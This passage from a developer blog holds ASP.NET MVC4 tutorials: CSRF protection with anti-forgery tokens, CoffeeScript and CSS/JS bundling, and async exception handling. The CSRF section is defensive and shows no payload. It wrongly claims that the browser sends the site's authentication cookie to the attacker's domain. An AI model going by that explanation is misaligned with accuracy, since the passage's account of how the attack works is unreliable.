This will work seamlessly if the administrative user is logged onto http://www.mysite.com when they click the link to http://www.fakesite.com. Why? When the admin is logged on then the browser will send the authentication cookie .ASPXAUTH along with every subsequent request – even to http://www.fakesite.com. So http://www.fakesite.com will have access to the cookie and send it back to http://www.mysite.com when the malicious form is submitted.

It is clear that the usual authentication and authorisation techniques will not be sufficient against such an attack. You will also want to make sure that the form data that is sent to your application originated from your application and not from an external one. Fortunately this is easy to achieve in MVC4 through the AntiForgeryToken object.

You will need to place this token in two places.

1. On the Controller action that accepts the form data. Example:

[HttpPost]
[ValidateAntiForgeryToken]
public ActionResult Create(CustomerViewModel customerViewModel)

If you now try to enter a new customer by posting against the Create method you’ll receive the following exception:

“The required anti-forgery token from field “_RequestVerificationToken” is not present.”

The reason is that the form that posts against the Create method must have an anti-forgery token which can be verified. You can add this token using a simple Html helper in the .cshtml Razor view. This token will hold a cryptographically significant value. This value will be added to a cookie which the browser will carry along when the form is posted. The value in this cookie will be verified before the request is allowed to go through.

Even if a malicious attacker manages to have an admin click the link to http://www.fakesite.com/nicecars.html they will not be able to set the right cookie value. Even if the attacker knew the exact value of the verification token websites don’t allow setting cookies for another website. This is how an anti-forgery token will prevent a CSRF attack.

2. We set up the verification token on the form as well.

This is easy to do using a Html helper as follows:

@using (Html.BeginForm())
{
    @Html.AntiForgeryToken()
    <fieldset>

    </fieldset>
}

With very little effort you can protect your website against a cross-site request forgery.

You can view the list of posts on Security and Cryptography here.

How to bundle and minify CoffeeScript files in .NET4.5 MVC4 with C#

In the previous blog post I showed you how the bundling and minification mechanism in MVC4 works with CSS and JavaScript files. Some of you may have CoffeeScript files in their projects and you may be wondering if they can be bundled as well. The answer is yes, and it’s not complicated at all.

Add a new folder to your MVC4 application called CoffeeScript. Add a file called customers.coffee to it and insert the following CoffeeScript code:

class Customer
	constructor: (@name) ->

	complain: ->
		alert @name + " says: WHERE IS MY ORDER???!!!!"

cust = new Customer("Angry customer")
cust.complain()

This should not be too complicated I believe: we construct a Customer object and call its complain() method.

The next step is to import a package called CoffeeBundler from NuGet: PM> install-package CoffeeBundler. This will add the necessary DLLs to your projects. Now we have access to another type of bundler which will translate CoffeeScript into JavaScript and also perform the bundling and minification processes.

Next go to the BundleConfig.RegisterBundles method and add the following bit of code:

Bundle coffeeBundler = new ScriptBundle("~/bundles/coffee")
                .Include("~/CoffeeScript/customers.coffee");
            coffeeBundler.Transforms.Insert(0, new CoffeeBundler.CoffeeBundler());
            bundles.Add(coffeeBundler);

As CoffeeScript is nothing but JavaScript we still need to create a ScriptBundle object and include our CoffeeScript file in it. We also need to add a transform which will translate the CoffeeScript files into JavaScript, compile them and bundle/minify them. We also want to make sure that this is the first transformation that runs, hence the 0 in the Insert method. By default the JS bundler is the first in the transformation process.

Now let’s open _Layout.cshtml and insert the following bit of code right before the closing /body tag:

<script src="@BundleTable.Bundles.ResolveBundleUrl("~/bundles/coffee")"></script>

In case you do a build now you may receive some errors that complain about a file called AppStart_RegisterCoffeeBundler.cs. This was added automatically when we inserted the CoffeeBundler package from NuGet. You can safely delete this file; its automatically generated code had not quite caught up with .NET4.5 when writing this blog post.

The reason we use the longer script tag to call the ResolveBundleUrl instead of the shorter Scripts.Render is the same: the CoffeeBundler is a bit behind the developments in .NET4.5 and it’s safer to use the longer version.

Now run the application. If all went well then you should see a standard JavaScript alert stating that there’s an angry customer. Open the source view to check the generated HTML. You should see that the CoffeeScript bundle has been created:

<script src="/bundles/coffee?v=_Jtpxzv6QVFgvnfRHCOt5_bHmKJW0D27L4nwCa0u1gU1"></script>

Call that bundle from the browser, the address should be http://localhost:xxxx/bundles/coffee and you should see the JavaScript that the CoffeeScript bundler has generated:

(function(){var n,t;n=function(){function n(n){this.name=n}return n.prototype.complain=function(){return alert(this.name+" says: WHERE IS MY ORDER???!!!!")},n}(),t=new n("Angry customer"),t.complain()}).call(this)

So, simple as that!

View the list of MVC and Web API related posts here.

Web optimisation: resource bundling and minification in .NET4.5 MVC4 with C#

We will look at the bundling and minification techniques available in a .NET4.5 MVC4 project. Bundling and minification help optimise a web page by reducing the number of requests sent to the server and the size of the downloads. I assume most readers will know what the terms mean, but here comes a short explanation just in case.

Bundling: if your websites requires resource files, typically CSS and JavaScript files then the browser will have to request them from the server. Ideally these resources should be bundled so that the browser can receive the external files in a lower number of requests: all CSS content will be copied to one single CSS file – a CSS bundle – and the same can be made to the JS files creating a JS bundle.

Minification: it is obvious that larger external files take longer to download. CSS and JS files can usually be made smaller by removing comments, white space, making variable names shorter etc.

The two techniques applied together will decrease the page load time making your readers happy.

These two web optimisation techniques are well-known in the web developing world but they are generally cumbersome to carry out manually. Many programmers simply omit them due to time constraints. However, MVC4 in .NET4.5 has made it extremely straightforward to perform bundling and minification so there should be no more excuses.

For the demo project start Visual Studio 2012 and create an MVC4 internet application with .NET4.5 as the underlying framework. Navigate to Index.cshtml of the Home view and reduce its contents to the following:

@{
    ViewBag.Title = "Home Page";
}
<h2>Bundling and minification</h2>
<div>Welcome to bundling and minification.</div>

If you go to the Contents folder you’ll see a default CSS file called Site.css. Add two more CSS files to the folder to simulate tweaking styles: mystyle.css and evenmorestyle.css. For the sake of simplicity I simply copied the contents of Site.css over to the two new files but feel free to fill them with any other css content. Remember, we only pretend that we need 3 style sheets to render our website, we will not really need them.

If you take a look at the Scripts folder it includes a lot of default scripts: jQuery, knockout, modernizr. We will pretend that our site needs most of them.

Locate _Layout.cshtml in the Views/Shared folder. Note that the _Layout view will already include some default bundling and minification features but we’ll start from scratch to make the transition from no optimisation to more optimisation more obvious. So update the contents of _Layout.cshtml to the following – note that you can drag and drop the CSS and JS files onto the editor, VS will create the ‘link’ and ‘script’ tags for you:

<!DOCTYPE html>
<html lang="en">
    <head>        
        <title>@ViewBag.Title - My ASP.NET MVC Application</title>
        <link href="~/Content/Site.css" rel="stylesheet" />
        <link href="~/Content/mystyle.css" rel="stylesheet" />
        <link href="~/Content/evenmorestyle.css" rel="stylesheet" />
        <script src="~/Scripts/modernizr-2.5.3.js"></script>
    </head>
    <body>
        <div>
            @RenderBody()
        </div>
        <script src="~/Scripts/jquery-1.8.3.js"></script>
        <script src="~/Scripts/jquery-ui-1.9.2.js"></script>
        <script src="~/Scripts/jquery.unobtrusive-ajax.js"></script>
        <script src="~/Scripts/jquery.validate.js"></script>
        <script src="~/Scripts/jquery.validate.unobtrusive.js"></script>
        <script src="~/Scripts/knockout-2.1.0.js"></script>
    </body>
</html>

As you see our page needs a lot of external files. You may be wondering why modernizr.js is included separately from the other JS files. The reason is because modernizr.js makes non-HTML5 compatible browsers “understand” the new tags available in HTML5 such as “section” or “aside”. Therefore it needs to be loaded before the HTML appears otherwise its effects will not be seen on the rendered HTML.

You will probably know why JS files are included at the bottom of HTML code: if they come first then the browser will not start rendering the HTML until the JS files have been downloaded. By downloading them as late as possible we can increase the perceived response time. The version numbers of the jQuery files may not be the same as in your solution; I ran an update-package command in the package manager to have the latest version of each. It does not really matter for our discussion though so it’s OK to include the files that Visual Studio inserted by default.

Run the application in Internet Explorer and check the HTML source:

Page source with no optimisation

No surprises here: there is no bundling or minification going on here.

While IE is still open press F12 to turn on the developer tools. Go to the Network tab:

Select Network in developer tools

Clear the browser cache in Internet Options to simulate a user who comes to our site for the first time, press “Start capturing” in web developer tools – marked with an underline above – and refresh the page. The developer tool will capture the rendering time of each component of the home page. You may see something like the following:

Developer tools showing uncached response times without optimisation

The response times on your screen may of course differ but the point is that each resource stands on its own, they are not bundled or minified in any way. Of course some will be downloaded in parallel by the browser – the exact number of parallel connections will depend on the browser type. This number is 6 in IE8 and higher. However, we can do a lot better. Click ‘Go to detailed view’ and select the Timings tab to see the total rendering time. It may look something like this:

Rendering time with no optimisation

The total rendering time in my case was 0.82 sec.

If you go back to the summary view of the developer tools you’ll see in the bottom of the page that the total size of the downloaded content was about 0.9MB.

Our goal is to reduce both the rendering time and the size of the resources to be downloaded. Due to the limited number of parallel requests if you have a lot of resources on your page then some of them will need to wait for other resources to be downloaded. This further increases the response time. If you highlight knockout.js in the web developer tools output and then go to the detailed view, select the Timings tab you’ll see a column called ‘offset’. These values will tell you how much time has passed since the original request:

Start time offset without optimisation

In my case knockout.js started to download 31ms after the original request.

The tools needed to optimise our page are included in the References folder: System.Web.Optimization and WebGrease. WebGrease is a low level command line utility that the framework uses under the hood to carry out the minification and bundling of our external resources.

Locate Global.asax.cs and check the code that’s found there by default. You will see a call to BundleConfig.RegisterBundles. Select ‘RegisterBundles’ and press F12 to go to the source. This is the place where the BundleCollection object is filled with our bundles. As you can see the MVC4 internet template builds some of the bundling for us.

Each type of external resource will have its own BundleType: CSS -> StyleBundle, JS -> ScriptBundle. Both objects will take a string parameter in their constructor: a virtual path to the bundled resource. The constructor is followed by a call to the Include method where we pass in the real paths to the external files to be included in that bundle. Example:

bundles.Add(new StyleBundle("~/Content/themes/base/css").Include(
                        "~/Content/themes/base/jquery.ui.core.css",
                        "~/Content/themes/base/jquery.ui.resizable.css")

The bundle represented by the virtual path ‘/Content/themes/base/css’ will include 2 jQueryUi files. When the browser requests a resource with that path MVC will intercept the request, collect the contents of the files into one consolidated resource and sends that consolidated resource as response to the browser.

The Include() method is quite clever:
– it understands the * wildcard. Example: “~/Scripts/jquery.validate*” will include all resources within the Scrips folder that start with ‘jquery.validate’.
– it will not include redundant files. Example: you may have 3 files that start with jQuery. These are jQuery.js, jQuery.min.js and jQuery.vsdoc for VS intellisense. Include() will apply conventions to exclude the ‘min’ and ‘vsdoc’ files even if you specified with a ‘*’ charater that you want all files whose name starts with ‘jQuery’. Include() will only select the ‘normal’ jQuery.js file. This way we will avoid duplicated downloads.

So let’s bundle our CSS files first. You can erase the default code in the RegisterBundles call to start from scratch:

public static void RegisterBundles(BundleCollection bundles)
        {
            
        }

Knowing what we know now let’s try to construct a bundle of our 3 CSS files:

public static void RegisterBundles(BundleCollection bundles)
        {
            bundles.Add(new StyleBundle("~/bundles/css")
                .Include("~/Content/Site.css", "~/Content/mystyle.css", "~/Content/evenmorestyle.css"));
        }

Next up is our JS files. You may recall that modernizr.js stands on its own before any HTML is rendered so we will build a bundle for that resource as well. You may be wondering why we want to have a bundle with one file and the answer is that bundling also performs minification at the same time. We’ll see how that works in practice later in this post.

Extend the RegisterBundles call as follows:

public static void RegisterBundles(BundleCollection bundles)
        {
            bundles.Add(new StyleBundle("~/bundles/css")
                .Include("~/Content/Site.css", "~/Content/mystyle.css", "~/Content/evenmorestyle.css"));

            bundles.Add(new ScriptBundle("~/bundles/modernizr")
                .Include("~/Scripts/modernizr-*"));
        }

The ‘*’ wildcard will make sure that if we update this file to a newer version in the future the bundle will include that automatically. We don’t need to come back to this code and update the version number.

The last bundle of files we want to create is for the JS files in the bottom of the Index page. Extend the bundle registration as follows:

public static void RegisterBundles(BundleCollection bundles)
        {
            bundles.Add(new StyleBundle("~/bundles/css")
                .Include("~/Content/Site.css", "~/Content/mystyle.css", "~/Content/evenmorestyle.css"));

            bundles.Add(new ScriptBundle("~/bundles/modernizr")
                .Include("~/Scripts/modernizr-2.5.3.js"));

            bundles.Add(new ScriptBundle("~/bundles/js")
                .Include("~/Scripts/jquery*", "~/Scripts/knockout-*"));
        }

-> We want all files starting with ‘jquery’ and the knockout.js file irrespective of its version number. The Include method will usually be intelligent enough to figure out dependencies: jquery.js must come before jquery.ui is loaded and Include() will ‘know’ that. However, it’s not always perfect. You may run into situations where you must spell out each file in the bundle so that they are loaded in the correct order. So in case your js code does not work as expected this just might be the reason.

A note on virtual paths and relative references:

Generally you can use any path as the virtual path in the ScriptBundle/StyleBundle constructor, they don’t need to ist as real physical paths. However, be careful with stylesheets. As you know you can refer to images from within a stylesheet with relative URLs, e.g.:

background-image: url("images/mybackground.png");

The browser will request the image RELATIVE to where it found the stylesheet, i.e. at /images/mybackground.png. Now check the virtual path we provided in the StyleBundle constructor: “~/bundles/css”. This will translate to the following HTML link tag:

<link rel="stylesheet" href="~/bundles/css" />

When the browser sees that it needs to locate images/…png from this particular stylesheet it will think that the stylesheet came from a file called “css” in the directory “bundles”. Therefore it will make a request for “/bundles/images/…png” and that file will probably not exist. That particular request will not be intercepted and the server returns a 404. So to be on the safe side it’s a good idea to specify a virtual path that better corresponds to the real phsyical path to the css files. Update the following:

bundles.Add(new StyleBundle("~/bundles/css")
                .Include("~/Content/Site.css", "~/Content/mystyle.css", "~/Content/evenmorestyle.css"));

to

bundles.Add(new StyleBundle("~/content/css")
                .Include("~/Content/Site.css", "~/Content/mystyle.css", "~/Content/evenmorestyle.css"));

Now the browser will think the css file came from a file called “css” in the directory “content” and sends a request for “/content/images/…png” which will be the correct solution. You can still have e.g. ~/content/styles or ~/content/ohmygod as the virtual path but the folder name, i.e. ‘content’ in this case should correspond to where the css files are located.

Following the same reasoning if you know that any of your JS files makes a reference to other files using relative paths then you will need to update the virtual paths of the ScriptBundle object as well: “~/scripts/js”.

Let’s carry on: how do we render the script tags of those bundles?

This is very easy as Razor has built-in methods to achieve this:

@Styles.Render("~/content/css")
@Styles.Render("~/bundles/js")

MVC will take care of rendering the script tags. Another, more fine-grained way of doing this is to use the following in the HTML code:

<link href="@BundleTable.Bundles.ResolveBundleUrl("~/bundles/css")" rel="stylesheet" type="text/css" />

The optimisation framework will also add more information to the URL: a query string value that will avoid caching old versions of the bundle. If you update one of the files in the bundle then a new query string will be generated and the browser will have to fetch the new updated version instead of using the cached one.

Before we update our code we can test the following: start the application and extend the URL to send a request for one of the bundled resources using its virtual path, e.g. http://localhost:xxxx/bundles/js. You should see something like this:

Request for a bundled resource

It’s looking very much like minified JavaScript. I cannot be sure just by looking at the contents that it includes everything from the bundled resources but believe me it does.

So now we’re ready to update _Layout.cshtml:

<!DOCTYPE html>
<html lang="en">
    <head>        
        <title>@ViewBag.Title - My ASP.NET MVC Application</title>
        @Styles.Render("~/content/css")
        @Scripts.Render("~/bundles/modernizr")
    </head>
    <body>
        <div>
            @RenderBody()
        </div>
        @Scripts.Render("~/bundles/js")
    </body>
</html>

Run the application again, check the generated HTML code and you’ll see…:

HTML source with debug mode

…not quite what you expected, right? The bundled files still appear as individual files, so what’s going on? It turns out that the debug/release settings of your application will make bundling/minification behave differently. In debug mode bundling is ignored for easier debugging and we ran the application exactly in that mode. How do we know that? Check web.config and you’ll see the following tag under system.web:

<compilation debug="true" targetFramework="4.5" />

Change debug to false and re-run the application. The source code should look similar to this:

Html source without debug

That looks better. The files have been bundled and the correct link and script tags have been created. Also note the query string mentioned before attached to the href and src values.

As a result we have 1 link tag instead of 3 and 2 script tags instead of 7 we started off with.

There is an alternative way to force bundling even if debug = true in web config. Go to BundleConfig.RegisterBundles and add the following code after the bundles.Add calls:

BundleTable.EnableOptimizations = true;

This will override debug = true in the web.config file and emit single script and link tags.

As mentioned before bundling also performs minification: you can verify this by requesting the bundled resource in the URL, i.e. by requesting http://localhost:xxxx/bundles/modernizr?v=jmdBhqkI3eMaPZJduAyIYBj7MpXrGd2ZqmHAOSNeYcg1
You should see a jumbled version of the original modernizr.js file.

Have we achieved any improvement in the response time?

Run the same test with the web developer tool as we performed in the beginning. You should definitely get a lower response time. Also check the number of resources and the total size of the resources that the browser needs to download. The number of requests is reduced as we have fewer resources to download and the total size of the resources is greatly reduced due to the minification process.

We achieved all this by very little work – at least compared to how you would have done all this manually.

Some of you may have CoffeeScript files in your web project. You probably would like to bundle and minify them as well. I’ll demonstrate in the next blog post exactly how to do that.

View the list of MVC and Web API related posts here.

Exception handling in async methods in .NET4.5 MVC4 with C#

In this post we’ll take a look at how to handle exceptions that are thrown by actions that are awaited. My previous post already included some exception handling techniques in MVC4 but here we will concentrate on exceptions thrown by await actions. Check my previous 3 posts for the full story behind the code examples shown here.

We will simulate some problems by intentionally throwing an exception in GetResultAsync and GetDataAsync:

public async Task<String> GetDataAsync(CancellationToken ctk)
        {
            StringBuilder dataBuilder = new StringBuilder();
            dataBuilder.Append("Starting GetData on thread id ").Append(Thread.CurrentThread.ManagedThreadId)
                .Append(". ");
            ctk.ThrowIfCancellationRequested();
            await Task.Delay(2000);
            throw new Exception("Something terrible has happened!");
            dataBuilder.Append("Results from the database. ").Append(Environment.NewLine);
            dataBuilder.Append("Finishing GetData on thread id ").Append(Thread.CurrentThread.ManagedThreadId)
                .Append(".");
            return dataBuilder.ToString();
        }
public async Task<String> GetResultAsync(CancellationToken ctk)
        {
            StringBuilder resultBuilder = new StringBuilder();
            resultBuilder.Append("Starting GetResult on thread id ").Append(Thread.CurrentThread.ManagedThreadId)
                .Append(". ");
            ctk.ThrowIfCancellationRequested();
            await Task.Delay(2000);
            throw new Exception("The service is down!");
            resultBuilder.Append("This is the result of a long running calculation. ");
            resultBuilder.Append("Finishing GetResult on thread id ").Append(Thread.CurrentThread.ManagedThreadId)
                .Append(".");
            return resultBuilder.ToString();
        }

Also, increase the timeout value of the Index action so that we do not get a Timeout Exception:

[AsyncTimeout(4000)]
[HandleError(ExceptionType = typeof(TimeoutException), View = "Timeout")]
public async Task<ActionResult> Index(CancellationToken ctk)

Before you run the application change the ‘mode’ attribute of the customErrors element in the web.config to “Off” as we want to see the debug data.

It does not come as a surprise that we run into an exception:

Intentional exception YSOD

If you had worked with the TPL library before then you may have expected an AggregateException that wraps all exceptions encountered during the parallel calls. However, TPL behaves slightly differently in conjunction with the await keyword. It is still an AggregateException that is instantiated behind the scenes but the .NET runtime will only throw the first exception that was encountered during the method execution.

This is good news: we can set up our try-catch structures as usual; we don’t need to worry about inspecting an AggregateException anymore.

View the list of MVC and Web API related posts here.

Elliot Balynn's Blog

A directory of wonderful thoughts

Software Engineering

Web development

Disparate Opinions

Various tidbits

chsakell's Blog

WEB APPLICATION DEVELOPMENT TUTORIALS WITH OPEN-SOURCE PROJECTS

Once Upon a Camayoc

ARCHIVED: Bite-size insight on Cyber Security for the not too technical.
